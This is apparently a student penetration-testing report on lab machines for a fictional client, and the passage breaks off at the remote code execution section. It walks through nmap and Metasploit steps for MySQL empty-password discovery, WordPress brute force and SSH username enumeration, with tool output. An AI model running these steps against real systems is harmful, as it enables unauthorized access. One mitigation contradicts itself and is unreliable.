Assignment Guidance and Front Sheet

This front sheet for assignments is designed to contain the brief, the submission instructions, and the actual student submission for any WMG assignment. As a result the sheet is completed by several people over time, and is therefore split up into sections explaining who completes what information and when. Yellow highlighted text indicates examples or further explanation of what is requested, and the highlight and instructions should be removed as you populate 'your' section.

This sheet is only to be used for components of assessment worth more than 3 CATS (e.g. for a 15 credit module, weighted more than 20%; or for a 10 credit module, weighted more than 30%).

To be completed by the student(s) prior to final submission:

Your actual submission should be written at the end of this cover sheet file, or attached with the cover sheet at the front if drafted in a separate file, program or application.

Student ID or IDs for group work	**2283598**

To be completed (highlighted parts only) by the programme administration after approval and prior to issuing of the assessment; to be consulted by the student(s) so that you know how and when to submit:

Date set	16/12/2022
Submission date (excluding extensions)	23rd January 2023 by 12:00PM (UK time)
Submission guidance	To be submitted electronically via Tabula
Late submission policy	If work is submitted late, penalties will be applied at the rate of **5 marks per University working day** after the due date, up to a **maximum of 10 working days** late. After this period the mark for the work will be reduced to 0 (which is the maximum penalty). "Late" means **after the submission deadline time as well as the date** – work submitted after the given time even on the same day is counted as 1 day late. For **Postgraduate** students only, who started their **current course before 1 August 2019**, the daily penalty is **3 marks** rather than 5.
Resubmission policy	If you fail this assignment or module, please be aware that the University allows students to remedy such failure (within certain limits). Decisions to authorise such resubmissions are made by Exam Boards. Normally these will be issued at specific times of the year, depending on your programme of study. More information can be found from your programme office if you are concerned.

To be completed by the module owner/tutor prior to approval and issuing of the assessment; to be consulted by the student(s) so that you understand the assignment brief, its context within the module, and any specific criteria and advice from the tutor:

Module title & code	Penetration Testing (WM9C3)
Module owner	Jules Pagna Disso
Module tutor	Jules Pagna Disso
Assessment type	PMA
Weighting of mark	80%

Penetration Test for NewBizz Ltd

Penetration Testing Report

WARWICK
THE UNIVERSITY OF WARWICK

Test Completion: 15/01/2023

Penetration Tester & Email: XXX / XXX@live.warwick.ac.uk

Prepared for: NewBizz Ltd

Contents

1. Executive summary 5

1.1 Risk Summary 5

1.2 High-Level Outcomes 5

1.3 Prioritized Recommendations 6

2. Introduction 7

2.1 Scope 7

2.2 Test Methodology 7

2.3 Tools 8

3. Findings Details (Exploitable) 9

3.1 Guessable Password 10

3.2 MySQL default account: root/no password 10

3.3 Incorrect Error Handling And No Rate Limiting 12

3.4 Remote Code Execution 14

3.5 Memory Exhaustion 25

3.6 Multiple Themes Directory Traversal / File Download Vulnerability 26

3.7 Arbitrary File Upload 27

4. Findings Details (Unexploitable) 30

4.1 Cleartext Transmission of Sensitive Information 31

4.2 SSL/TLS: Certificate Expired 32

4.3 Missing `httpOnly` Cookie Attribute 32

4.4 Incorrect Error Handling And No Rate Limiting 32

4.5 Arbitrary File Download 34

4.6 Cross-Site Scripting 34

4.7 Cross-Site Request Forgery 35

4.8 Privilege Escalation 36

4.9 Remote File Inclusion 37

4.10 SQL Injection 37

5. Conclusion and further recommendations 39

1. Executive summary

1.1 Risk Summary

NewBizz Ltd engaged the University of Warwick to conduct penetration testing against their systems to evaluate the security levels of the virtual environment running at this company. Only the senior management team is aware that the penetration testing is ongoing, and the tester is authorized with complete access to fully exploit the network. Five hosts were tested and did not interact with any users.

Overall, NewBizz's systems present a high-risk attack surface in both Applicational and Infrastructural.

Infrastructural: None of our client' systems are behind a firewall, which is a prerequisite for most extreme vulnerabilities to be exploited. Any request from an unknown address will be accepted and may be executed. It is strongly advised that NewBizz set up firewalls immediately to stop the requests from untrusted hosts.

Applicational: Our client's systems contain numerous vulnerable applications, most of them are caused by applications not being updated in time. Among them, there are severe flaws that could give attacks the ability to gain unauthorized access and remotely take over the whole system. Our client may suffer irreparable consequences if mitigation measures are not taken immediately.

1.2 High-Level Outcomes

The test identified several critical and high-level risks that may cause remote command excitation, memory exhaustion denial of service, and sensitive data leakage, causing broken integrity and availability of the system.

Severity	Critical	High	Medium	Low
Discoveries	10	12	3	0

Table 1.1 Result Overview




Figure 1.1 Vulnerability by Severity

Thread Level	Description
Critical	Imminent threat which may cause unacceptable consequences
High	Direct threat which may cause heavy consequences
Medium	Indirect threat which may result in a high or critical threat
Low	No direct threat which may result in limited impact

Table 1.2 Severity Scoring

1.3 Prioritized Recommendations

Based on the results achieved during the test, the following recommendations (presented by order of priority from high to low) are proposed.

1.3.1 Maintenance

Maintenance is advised to be first performed to prevent repeat intrusions, the following steps should be taken:

a. Isolate all hosts that contain critical or high threats until they have been fixed.
b. Shut down the Armour Infosec website (http://172.16.1.5/) until it has been fixed.

1.3.2 Software Updates

Most vulnerabilities the tester discovered are caused by outdated software, operating systems and plugins, the following steps should be performed immediately after the maintenance starts:

a. Keep All software up to date to avoid known vulnerabilities.
b. Ensure that all operating systems in use have the appropriate security updates.
c. Ensure that all the plugins running on the Armour Infosec website (http://172.16.1.5/) is up to date to avoid multiple high-risk level vulnerabilities.

1.3.3 Firewalls

NewBizz's networks are not protected by any firewalls, any request will be able to access any host in the company network under such conditions. It is imminent for our customers to have firewalls and access controls in place to prevent requests from untrusted sources.

1.3.4 Strong Password Policies

NewBizz's seems does not have any strong password policies in place, using a weak password does bring users convenience. However, the potential harm from it may be too much for our client to afford (e.g. prerequisites for exploiting some vulnerabilities). Therefore, implementing strong password policies on all operating systems and services in use to prevent unauthorized access is required. A strong password should be at least ten characters long, containing uppercase and lowercase letters, numbers, and special characters.

1.3.5 Encrypted Transmission

The web servers running on NewBizz's networks are in plaintext transmission, such transmission can be intercepted and used by attackers. Implementing SSL or TLS encrypted transmission via HTTPS is strongly advised.

2. Introduction

2.1 Scope

This penetration test is scheduled to take place outside of office hours and will not interact with end users. Infrastructure testing and software testing are both in scope. The penetration tester is allowed to fully exploit services and download the associated data to show the real impact of a potential attack.

2.1.1 Extent of Testing

NewBizz Ltd provides the following services to be tested:

- Metasploitable 3 -Windows (172.16.1.8)
- csec (172.16.1.6)
- recon (172.16.1.7)
- Wordpress_host_server_1 (172.16.1.5)
- windows2012r2 (172.16.1.2, 172.16.1.10)

2.1.2 Network Diagram

NewBizz’s network does not have any firewall set up, the network diagram can be found below:





Figure 2.1 network diagram

2.2 Test Methodology

This test was conducted based on the following methodology:



Plan

Plan the project's scope and objectives based on the list of hosts provided by our client.

Preparation

Gather the required tools, OS, and software before the test.

Vulnerability Analysis

Scan, identify and then evaluate the vulnerabilities that exist in each host.

Traces covering

Clear the traces left by the tester.

Reporting

Based on the exploited vulnerabilities, conduct an executive-level and technical-level report.

Figure 2.2 Test Methodology

2.3 Tools

Tools involved during the test can be found below:

Purpose	Tool
Network Scan	Nmap 7.92
Vulnerabilities discovery	SearchSploit
Vulnerabilities exploitation	Metasploit v6.1.14
Manual Testing	Burp Suite v2021.10.2
Injection Testing	SQLMAP 1.5.11
WordPress Security Scanner	WPScan 3.8.18
Data Exchange Tool	Curl 7.79.1

Table 2.1 Tool List

3. Findings Details (Exploitable)

The vulnerabilities that the tester was able to exploit during this test can be grouped as follows:

Vulnerability Type	Risk Rating	Vulnerability	OWASP Top 10 Category
Arbitrary File Upload	Critical	http://172.16.1.5/wp-content/plugins/acf-frontend-display/: The tester was able to upload a trojan file to the website and listen to a specific port to capture the returned shell.	A3: Sensitive Data Exposure
Remote Code Execution	Critical	MySQL 5.5.20 (172.16.1.8/3306): The tester was able to remotely execute malicious code through the MySQL server and take complete control of the target system. ManageEngine Desktop 9 (172.16.1.8/8022/8383): The tester was able to remotely execute malicious code through a specific component of the application and take complete control of the target system. Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds (172.16.1.8/445): The tester was able to remotely execute malicious code and take full control of the target system by sending blocks of crafted server messages. Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds (172.16.1.8/445): The tester was able to exploit a specific flaw in the target's system to log into a guessed low-privilege account and execute arbitrary code. ProFTPD 1.3.3c (172.16.1.6/21): The tester was able to bypass the ProFTPD's authentication controls and execute malicious commands remotely to take complete control of the target system. OpenSSH 7.2p2 (172.16.1.6/22): The tester was able to execute arbitrary code on the targeted system with the privileges of a specific user running the OpenSSH server process. Windows Server 2012 R2 Standard Evaluation 9600 micrsosft-ds (172.16.1.10/445): The tester was able to exploit a specific flaw in Windows 2012 to remotely execute malicious code and take full control of the target system.	A03:2021-Injection
Memory Exhaustion Denial of Service	Critical	Apache httpd 2.4.18 (172.16.1.6/80): The tester was able to launch DoS attack on the target and take down its network services.	A10: Insufficient Logging & Monitoring
Multiple Themes Directory Traversal / File Download Vulnerability	Critical	Wordpress_host_server_1 (http://172.16.1.5/wp-content/plugins/...): The tester was able to view and download multiple file directories with crafted requests.	A3: Sensitive Data Exposure
Default Account	High	Oracle MySQL 5.5.20 (172.16.1.8/3306): MySQL is using the default 'root' account which does not require a password.	A05:2021-Security Misconfiguration

Incorrect Error Handling And No Rate Limiting	High	OpenSSH 7.4 (172.16.1.5/22): The tester was able to launch a brute-force attack on the service and identified 12 valid usernames. WordPress 5.3.14 (172.16.1.7/80): The tester was able to launch a brute-force attack on the application and identified one valid username.	A05:2021-Security Misconfiguration
Guessable Password	High	Metasploitable 3 - Windows (172.16.1.8): The tester was able to guess the password for the system’s account named "vagrant". csec - Ubuntu (172.16.1.6): The tester was able to guess the password for the system’s admin account named "marlinspike".	A3: Sensitive Data Exposure

Table 3.1 Exploitable Vulnerabilities List

3.1 Guessable Password

3.1.1 Metasploitable

Risk Rating: **High**

Location: Metasploitable 3 -Windows (172.16.1.8)

Description:

The password for a specific user in the system is too easy to guess. This makes it possible to take advantage of some vulnerabilities.

Mitigations:

Implement strong password policies. A strong password should be at least ten characters long, containing uppercase and lowercase letters, numbers, and special characters.

3.1.2 csec

Risk Rating: **High**

Location: csec - Ubuntu (172.16.1.6)

Description:

This system suffers from the same vulnerability discussed in Section 3.4, the mitigation is the same.

3.2 MySQL default account: root/no password

Risk Rating: **High**

Vulnerable Application: MySQL 5.5.20-log

Location: Metasploitable 3 -Windows (172.16.1.8/3306)

Description:


The MySQL database running on port 3306 is using the default 'root' account which does not require a password, this makes it simple for an attacker to access the MySQL server without authorization and potentially compromise its databases. Additionally, it could enable unauthorised individuals to attack other systems using the MySQL server.

Reproduction:

Scanning


1. Use Nmap to scan Ip 172.16.1.8 with the command “nmap -sS -sC -sV 172.16.1.8”

2. Nmap has executed a script called “mysql-info” for MySQL 5.5.20 running on port 3306
3. Check all the available scripts for MySQL with the command “ls /usr/share/nmap/scripts | grep mysql”



```
└─$ ls /usr/share/nmap/scripts | grep mysql
mysql-audit.nse
mysql-brute.nse
mysql-databases.nse
mysql-dump-hashes.nse
mysql-empty-password.nse
mysql-enum.nse
mysql-info.nse
mysql-query.nse
mysql-users.nse
mysql-variables.nse
mysql-vuln-cve2012-2122.nse
```


4. Run the script called “mysql-brute” with the command “nmap --script mysql-brute -p 3306 172.16.1.8”
5. The result shows this MySQL is using the default root account that does not require a password



```
└─$ sudo nmap --script mysql-brute -p 3306 172.16.1.8
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-22 10:19 EST
Nmap scan report for 172.16.1.8
Host is up (0.00041s latency).

PORT     STATE SERVICE
3306/tcp open  mysql
| mysql-brute:
|   Accounts:
|     root:<empty> - Valid credentials
|_  Statistics: Performed 45010 guesses in 14 seconds, average tps: 3215.0
MAC Address: 08:00:27:A6:6C:D1 (Oracle VirtualBox virtual NIC)
```


Exploitation

1. Open Metasploit and search “MySQL enum”



```
msf6 > search Mysql enum

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  post/linux/gather/enum_configs                                 normal  No     Linux Gather Configurations
   1  post/linux/gather/enum_users_history                           normal  No     Linux Gather User History
   2  auxiliary/scanner/mysql/mysql_writable_dirs                    normal  No     MYSQL Directory Write Test
   3  auxiliary/scanner/mysql/mysql_file_enum                        normal  No     MYSQL File/Directory Enumerator
   4  auxiliary/admin/mysql/mysql_enum                               normal  No     MySQL Enumeration Module
   5  auxiliary/scanner/mysql/mysql_version                          normal  No     MySQL Server Version Enumeration
```

2. Use 4
3. Set RHOST to 172.16.1.8 (target Ip) and RPORT to 3306 (target port)
4. Set the USERNAME to “root” and leave PASSWORD empty
5. Strat the exploitation and observe the result



```
[+] 172.16.1.8:3306 -         User: root Host: localhost Password Hash:
[+] 172.16.1.8:3306 -         User: root Host: 127.0.0.1 Password Hash:
[+] 172.16.1.8:3306 -         User: root Host: ::1 Password Hash:
[+] 172.16.1.8:3306 -         User:  Host: localhost Password Hash:
[+] 172.16.1.8:3306 -         User: root Host: % Password Hash:
```

6. The account root is in use, and it has no password

Mitigations:

The following recommended mitigations should be applied in order to fix this vulnerability:

- Use a different account for database administration: Create a new account with the necessary privileges and disable the root account.
- Only allow connections from trusted hosts: Restrict network access to the MySQL server to only allow connections from trusted hosts.

3.3 Incorrect Error Handling And No Rate Limiting

3.3.1 WordPress Brute Force and User Enumeration

Risk Rating: **High**

Vulnerable Application: WordPress 5.3.14

Location: recon - Ubuntu (172.16.1.7)


Description:

WordPress versions 5.3 and earlier are vulnerable to brute force attacks because they do not include rate limiting for login attempts. Even if we failed to crack any user information last time, given enough time, an attacker could definitely get some user credentials.

Reproduction:

Scanning

1. Use Nmap to scan Ip 172.16.1.7 with the command “nmap -sS -sC -sV 172.16.1.7”




```
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: recon &#8211; Just another WordPress site
|_http-generator: WordPress 5.3.14
MAC Address: 08:00:27:D3:45:E1 (Oracle VirtualBox virtual NIC)
```

2. WordPress versions 5.3 and earlier are vulnerable to brute force attacks


Exploitation

1. Open Metasploit and search “WordPress Brute Force”



```
msf6 > search WordPress Brute Force and User Enumeration Utility

Matching Modules
================

   #  Name                                    Disclosure Date  Rank    Check  Description
   -  ----                                    ---------------  ----    -----  -----------
   0  auxiliary/scanner/http/wordpress_login_enum                  normal  No     WordPress Brute Force and User Enumeration Utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/wordpress_login_enum
```

2. Use 0
3. Set RHOST to 172.16.1.7 (target Ip)
4. Set ENUMERATE_USERNAMES to true to check valid usernames
5. Launch the attack and a user called “recon” will be identified



```
[*] / - WordPress Version 5.3.14 detected
[*] 172.16.1.7:80 - / - WordPress User-Enumeration - Running User Enumeration
[+] / - Found user 'recon' with id 1
[+] / - Usernames stored in: /home/kali/.msf4/loot/20230104131711_default_172.16.1.7_wordpress.users_334856.txt
[*] 172.16.1.7:80 - / - WordPress User-Validation - Running User Validation
```

6. Create a text file called passwd that contains world common passwords, then set it to the USER_FILE
7. This time set the USERNAME to “recon” and turn the ENUMERATE_USERNAMES to false
8. Strat the attack again
9. We failed to crack this account last time as our password list was not large enough to cover all possible options

Mitigations:

The following recommended mitigations should be applied in order to fix this vulnerability:

- Use login rate limiting: Set a limit on the number of login attempts that can be made within a given time period.
- Keep the software up to date: Update the software to the newest version to avoid this vulnerability.

3.3.2 Username Enumeration

Risk Rating: **High**

Vulnerable Application: OpenSSH 7.4 (protocol 2.0)

Location: Wordpress_host_server_1 (172.16.1.5/22)


Description:

OpenSSH version 7.4 is not vulnerable to the username enumeration. However, the "UseDNS" option is set to “yes” in the server configuration file. With this option enabled, the OpenSSH server will perform a reverse DNS lookup on the client IP address for every new connection and will delay the authentication process if the DNS lookup fails. An attacker can use this delay to launch a username enumeration attack to determine if a username is valid or not.

Reproduction:

Scanning

1. Use Nmap to scan Ip 172.16.1.5 with the command “nmap -sS -sC -sV 172.16.1.5”




```
22/tcp  open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 08:af:4d:3c:91:26:85:2c:30:d1:38:d7:cd:8c:c3:1d (RSA)
|   256 a8:7c:c9:a5:2d:dd:04:d0:e0:25:2a:cd:f7:68:0c:06 (ECDSA)
|_  256 a2:72:b9:95:7b:55:2e:57:78:26:75:d4:71:69:89:46 (ED25519)
```

2. OpenSSH versions 7.4 could be vulnerable to username enumeration attacks


Exploitation

1. Open Metasploit and search “OpenSSH 7.4”




```
Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  post/windows/manage/forward_pageant                        normal     No     Forward SSH Agent Requests To
 Remote Pageant
   1  post/windows/manage/install_ssh                            normal     No     Install OpenSSH for Windows
   2  post/multi/gather/ssh_creds                                normal     No     Multi Gather OpenSSH PKI Cred
entials Collection
   3  auxiliary/scanner/ssh/ssh_enumusers                        normal     No     SSH Username Enumeration
   4  exploit/windows/local/unquoted_service_path  2001-10-25      excellent  Yes    Windows Unquoted Service Path
 Privilege Escalation
```

2. Use 3
3. Set RHOST to 172.16.1.5 (target Ip)
4. Create a text file called “username” that contains world common usernames, then set it to the USER_FILE



```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set user_file username
user_file => username
```

5. Set the CHECK_FALSE option to true (we found that for some OpenSSH versions, the service may have countermeasures that make the enumerations unreliable, e.g. all usernames are discoverable)
6. Start the enumeration and 12 usernames are discovered



```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run
[*] 172.16.1.5:22 - SSH - Using malformed packet technique
[*] 172.16.1.5:22 - SSH - Checking for false positives
[*] 172.16.1.5:22 - SSH - Starting scan
[+] 172.16.1.5:22 - SSH - User 'apache' found
[+] 172.16.1.5:22 - SSH - User 'bin' found
[+] 172.16.1.5:22 - SSH - User 'daemon' found
[+] 172.16.1.5:22 - SSH - User 'halt' found
[+] 172.16.1.5:22 - SSH - User 'lp' found
[+] 172.16.1.5:22 - SSH - User 'mail' found
[+] 172.16.1.5:22 - SSH - User 'nobody' found
[+] 172.16.1.5:22 - SSH - User 'operator' found
[+] 172.16.1.5:22 - SSH - User 'postfix' found
[+] 172.16.1.5:22 - SSH - User 'root' found
[+] 172.16.1.5:22 - SSH - User 'shutdown' found
[+] 172.16.1.5:22 - SSH - User 'sync' found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Mitigations:

The following recommended mitigations should be applied in order to fix this vulnerability:

- Correctly modify the configuration file: Set the “UseDNS” option in the OpenSSH server configuration file to “yes” to avoid the delay caused by DNS lookup.
- Use consistent error messages: Regardless of whether the username is genuine or not, utilising consistent error messages for all login attempts.

3.4 Remote Code Execution

3.4.1 Oracle MySQL UDF payload execution

Risk Rating: **Critical**

Vulnerable Application: MySQL 5.5.20-log

Location: Metasploitable 3 -Windows (172.16.1.8/3306)


Description:

